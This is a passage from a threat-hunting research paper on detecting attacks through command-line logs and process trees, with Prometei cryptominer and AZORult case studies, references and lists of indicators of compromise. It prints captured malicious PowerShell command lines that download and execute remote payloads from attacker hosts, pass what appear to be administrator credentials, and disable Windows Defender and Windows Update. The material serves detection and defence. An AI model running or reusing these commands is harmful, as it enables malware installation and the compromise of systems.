

Figure 10: Manually generated Prometei cryptominer tree.

The discovery of Prometei was prompted by a single discovered PowerShell command line, which was launched by an svchost.exe process residing in a non standard path (C:\Windows\ vs C:\Windows\System32). Traversing the svchost.exe process tree led to discovery of the path C:\Windows\Dell, which contains the rest of the Prometei modules.

```
C:\Windows\System32\cmd.exe /C taskkill -f -im rdpcIip.exe&del C:\windows\dell\rdpcIip.
exe&powershell.exe if(-not (Test-Path 'C:\windows\dell\miwalk.exe')) {$b64=$(New-Object
Net.WebClient).DownloadString('http://69.84.240.57:180/miwalk.txt');$data=[System.Convert
]::FromBase64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i
-lt $data.Length; $i++){$j+=66;$bt[$i]=((($data[$i]) -bxor (($i*3) -band 0xFF))-$j)
-band 0xFF);}[io.file]::WriteAllBytes('C:\windows\dell\miwalk.exe',$bt);}&powershell.
exe if(-not (Test-Path 'C:\windows\dell\rdpcIip.exe')) {$b64=$(New-Object Net.WebClient).
DownloadString('http://69.84.240.57:180/walker14364.php');$data=[System.Convert]::FromBas
e64String($b64);$bt=New-Object Byte[]($data.Length);[int]$j=0;FOR([int]$i=0;$i -lt $data.
Length; $i++){$j+=66;$bt[$i]=((($data[$i]) -bxor (($i*3) -band 0xFF))-$j) -band 0xFF);}[io.
file]::WriteAllBytes('C:\windows\dell\rdpcIip.exe',$bt);}&C:\Windows\svchost.exe /sha1chk
58899ed72b617c7e89455d55f5663f44d7eb24d8 C:\windows\dell\miwalk.exe&C:\Windows\svchost.exe /
sha1chk e5ffb2a8ceb70e7280fb5ac9f8acac389ed0181e C:\windows\dell\rdpcIip.exe&C:\windows\dell\
rdpcIip.exe ADMINISTRADOR Cohersa2019
```

Figure 11: Command line that prompted the Prometei investigation.

When finding suspicious command lines particular attention needs to be given to immediate parents and immediate children of the process. We can extract pairs and triplets to calculate the probability of a suspect process invocation.

For example, we know that many attacks come in a document format where winword.exe, excel.exe or powerpnt.exe may launch other processes, including LoLBins such as PowerShell, mshta.exe, regsvr32.exe, cmd.exe, etc. We can then use this fact to hunt for suspect invocations. When it comes to big data, pairs of processes, together with their meta-data can be obtained by creating a join between two identical data instances and using SQL to find suspect pairs as a starting point.

Case study: AZORult

Another successful hunt started from a Base64-encoded command line that downloaded a PowerShell malware loader.

The initial command line was:

```
Set-MpPreference -DisableRealtimeMonitoring $true\r\ncmd /c reg add 'HKEY_LOCAL_MACHINE\SOFTWARE\
Policies\Microsoft\Windows Defender' /v DisableAntiSpyware /t REG_DWORD /d 1 /f\r\ncmd /c sc stop
wuauserv\r\ncmd /c sc config wuauserv start= disabled

iex ((New-Object System.Net.WebClient).DownloadString('https://gist.githubusercontent.com/
mysslacc/a5b184d9d002bf04007c4bbd2a53eeea/raw/c6f8b4c36e48425507271962855f3e2ac695f99f/baseba'))
```

Traversing the process tree backwards allowed us to find the executable downloader and the ISO image which hosted the downloader.



Figure 12: Process tree of AZORult PowerShell loader.

After traversing the full process tree forward, we were able to find other modules and build a clear picture of the attack, which used AZORult information stealer, Remcos remote access tool, DarkVNC VNC client, cryptocurrency clipboard stealer and XmrigCC cryptominer for good measure.



Figure 13: AZORult attack flow.

CONCLUSION

Any organization that takes security seriously should consider adding hunting as one of the fundamental activities to fight threats. None of the existing methods of threat protection are perfect and the organizations should adopt an attitude that assumes the existence of a breach.

For hunting and as an additional line of defence, command lines collected in a centralized manner from logs or product telemetry are a valuable asset for both corporations and security vendors. When it comes to large corporations and security vendors, big data analytics frameworks such as *Apache Spark* are required to address the large volume of log and telemetry data influx and processing.

Process trees are an essential addition to assist with analysing command lines. They help with generating additional context information and discovering other attack components.

The main task faced by hunters is to extract useful signals consisting of real indicators of compromise from noise consisting of legitimate events. For that, many rules can be defined, some global and some specifically valid only for a single organization. This has paper provided some considerations and hopes to act as a starting point for conducting threat hunts with command lines and process trees.

REFERENCES

[1] Russinovich, M.; Garnier, T. Sysmon v11.10. https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon.

[2] sysmon-config | A Sysmon configuration file for everybody to fork. https://github.com/SwiftOnSecurity/sysmon-config.

[3] Living Off The Land Binaries and Scripts (and also Libraries). https://lolbas-project.github.io/.

[4] Application Control for Windows. https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control.

[5] Villarreal, R. PowerShell ExecutionPolicy Bypass. January 2019. https://bestestredteam.com/2019/01/27/powershell-execution-policy-bypass/.

[6] Chocolatey. https://chocolatey.org/.

[7] https://powersploit.readthedocs.io/en/latest/CodeExecution/Invoke-ReflectivePEInjection/.

[8] Apache Spark. https://spark.apache.org/.

[9] Spark SQL, DataFrames and Datasets Guide. https://spark.apache.org/docs/latest/sql-programming-guide.html.

[10] Parquet. https://parquet.apache.org/.

[11] Microsoft Visual Studio. https://visualstudio.microsoft.com/.

[12] MSBuild inline tasks. https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-inline-tasks?view=vs-2019.

[13] Invoke-Obfuscation. https://github.com/danielbohannon/Invoke-Obfuscation.

[14] GraphQL. https://graphql.org/.

[15] Rascagneres, P.; Svajcer, V. China Chopper still active 9 years later. Cisco Talos. August 2019. https://blog.talosintelligence.com/2019/08/china-chopper-still-active-9-years-later.html.

[16] Svajcer, V. Hunting for LoLBins. Cisco Talos. November 2019. https://blog.talosintelligence.com/2019/11/hunting-for-lolbins.html.

[17] Svajcer, V. Building a bypass with MSBuild. Cisco Talos. February 2020. https://blog.talosintelligence.com/2020/02/building-bypass-with-msbuild.html.

[18] Svajcer, V. AZORult brings friends to the party. Cisco Talos. April 2020. https://blog.talosintelligence.com/2020/04/azorult-brings-friends-to-party.html.

IOCS

China Chopper

9065755708be18d538ae1698b98201a63f735e3d8a597419588a16b0a72c249a

c5bbb7644aeaadc69920de9a31042920add12690d3a0a38af15c8c76a90605ef

b84cdf5f8a4ce4492dd743cb473b1efe938e453e43cdd4b4a9c1c15878451d07

58b2590a5c5a7bf19f6f6a3baa6b9a05579be1ece224fccd2bfa61224a1d6abc

Prometei

4ec815b28fe30f61a282c1943885fa81c6e0e98413f5e7f3f89ec6810f3b62a3 - SearchIndexer.exe

a02b532cc9dc257009d7f49382746d9d0bce331a665f4a4c12ae6fc2917df745 - miwalk.exe

a303bc8d4011183780344329445bc6dfbb8417f534f304c956e4f86468d620d5 - nvstub.exe

0970037be8f90c3b2b718858a032e77916969113823895e268c7693dddba1181 - nvsync2.exe

dc2fee73b41d488a1cccd905ecc9030e66ff7c7e5dcf60fc580406c6f8090854 - nvsync4.exe

382c3e80eadd7ca7b224ebe1fe656555fb15227face38fbea40ae4a9515ecb80 - ps.exe

54967e106bb2acfd5b4e69fc385c1c20d5af3bdc79b629a9e3ddb3a2375f0bc1 - rdpcIip.exe

b65aef379e3173ca32b83fd0c54483c2090966910fdda3145af97b5dbff85427 - smcard.exe

0dd1d869b3c7ce4af03ce4db6172b84d66c3779b48493d7e504de9d350195c5b - socks.exe

559d65f11e9143dfb093cabc6a1430438643922035765a445276abd80c15ce4b - svchost.exe

f09679bae1388033b17196f92430678e7b15816648f380bb4de3dd25009011b7 - tasklist.exe

f6eddbabc1d6b05d2bc27077bcb55ff640c5cf8b09a18fc51ed160a851f8be58 - zsvc.exe

AZORULT

SHA256

PE Payloads

bf2f3f1db2724b10e4a561dec10f423d99700fec61acf0adcbb70e23e4908535 - Remcos payload

42525551155fd6f242a62e3202fa3ce8f514a0f9dbe93dff68dcd46c99eaab06 - AZORult payload

2014c4ca543f1cc946f3b72e8b953f6e99fbd3660edb4b66e2658b8428c0866d - 64-bit XMRigCC

bde46cf05034ef3ef392fd36023dff8f1081cfca6f427f6c4894777c090dad81 - DarkVNC main

1c08cf3dcf465a4a90850cd256d29d681c7f618ff7ec94d1d43529ee679f62f3 - DarkVNC 64 bit DLL

a02d761cbc0304d1487386f5662a675df3cc6c3ed199e8ed36f738e9843ccc1b - RunPE loader for AZORult, Remcos and DarkVNC

2f1668cce3c8778850e2528496a0cc473edc3f060a1a79b2fe6a9404a5689eea - Clipboard cryptocurrency stealer unpacked

9e3a6584c77b67e03965f2ae242009a4c69607ea7b472bec2cba9e6ba9e41352 - 32 bit XMRigCC

29695ca6f5a79a99e5d1159de7c4eb572eb7b442148c98c9b24bdfdbeb89ffc0 - 32 DarkVNC dll

aca587dc233dd67f5f265bfda00aec2d4196fde236edfe52ad2e0969932564ed - Clipboard cryptocurrency stealer

Droppers

598c61da8e0932b910ce686a4ab2fae83fa3f1b2a4292accad33ca91aa9bd256 - Main executable loader

d88ed1679d3741af98e5d2a868e2dcb1fa6fbd7b56b2d479cfa8a33d8c4d8e0b - ISO image distributed in a ZIP file

HTML apps connected with XMRigCC

936fbe1503e8e0bdc44e4243c6b498620bb3fefdcbd8b2ee85316df3312c4114

57f1b71064d8a0dfa677f034914e70ee21e495eaab37323a066fd64c6770ab6c

f46a1556004f1da4943fb671e850584448a9521b86ba95c7e6a1564881c48349

b7c545ced7d42410c3865faee3a47617f8e1b77a2365fc35cd2661e571acdc06

PowerShell scripts

2548072a77742e2d5b5ee1d6e9e1ff9d67e02e4c96350e05a68e31213193b35a

14e956f0d9a91c916cf4ea8d1d581b812c54ac95709a49e2368bd22e1f0a32ca - XMRigCC loader

cea286c1b346be680abbbabd35273a719d59d5ff8d09a6ef92ecf75689b356c4 - Deobfuscated PowerShell downloader

35b95496b243541d5ad3667f4aabe2ed00066ba8b69b82f10dd1186872ce4be2 - Cleanup script

ef9fc8a7be0075eb9372a2564273b6c1fffdb4b64f261b90fefea1d65f79b34e - Part of XMRigCC support

3dd5fbf31c8489ab02cf3c06a16bca7d4f3e6bbc7c8b30514b5c82b0b7970409 - Main PowerShell loader variant

q5fdc4103c9c73f37b65ac3baa3cceae273899f4e319ded826178a9345f6f4a00 - Main PowerShell loader variant

URLS

hxxp://195[.]123[.]234[.]33/win/checking[.]hta

hxxp://195[.]123[.]234[.]33/win/checking[.]ps1

hxxp://195[.]123[.]234[.]33/win/del[.]ps1

hxxp://195[.]123[.]234[.]33/win/update[.]hta

hxxp://answerstedhctbek[.]onion

hxxp://asq[.]r77vh0[.]pw/win/checking[.]hta

hxxp://jthnx5wyvjvzsxtu[.]onion[.]pet

hxxp://qlqd5zqefmkcr34a[.]onion[.]pet/win/checking[.]hta

hxxps://answerstedhctbek[.]onion

hxxps://answerstedhctbek[.]onion[.]pet

hxxps://asq[.]d6shiiwz[.]pw/win/checking[.]ps1

hxxps://asq[.]d6shiiwz[.]pw/win/hssl/d6[.]hta

hxxps://asq[.]r77vh0[.]pw/win/checking[.]ps1

hxxps://asq[.]r77vh0[.]pw/win/hssl/r7[.]hta

hxxps://darkfailllnkf4vf[.]onion[.]pet

hxxps://dreadditevelidot[.]onion[.]pet

hxxps://fh[.]fhcwk4q[.]xyz/win/checking[.]ps1

hxxps://fh[.]fhcwk4q[.]xyz/win/hssl/fh[.]hta

hxxps://qlqd5zqefmkcr34a[.]onion[.]pet/win/checking[.]hta

hxxps://runionv62ul3roit[.]onion[.]pet

hxxps://rutorc6mqdinc4cz[.]onion[.]pet

hxxps://thehub7xbw4dc5r2[.]onion[.]pet

hxxps://torgatedga35slsu[.]onion

hxxps://torgatedga35slsu[.]onion[.]pet

hxxps://torrentzwealmisr[.]onion[.]pet

hxxps://uj3wazyk5u4hnvtk[.]onion[.]pet

hxxps://vkphotofqgmmu63j[.]onion[.]pet

hxxps://xmh57jrzrnw6insl[.]onion[.]pet

hxxps://zqktlwiuavvvqqt4ybvgvi7tyo4hjl5xgfuvpdf6otjiycgwqbym2qad[.]onion[.]pet

hxxps://zzz[.]onion[.]pet

hxxp://memedarka[.]xyz/ynvs2/index.php

DOMAINS

dfgdgertdvdf[.]online - DarkVNC and Remcos C2

dfgdgertdvdf[.]xyz - Remcos C2

memedarka[.]xyz - AZORult C2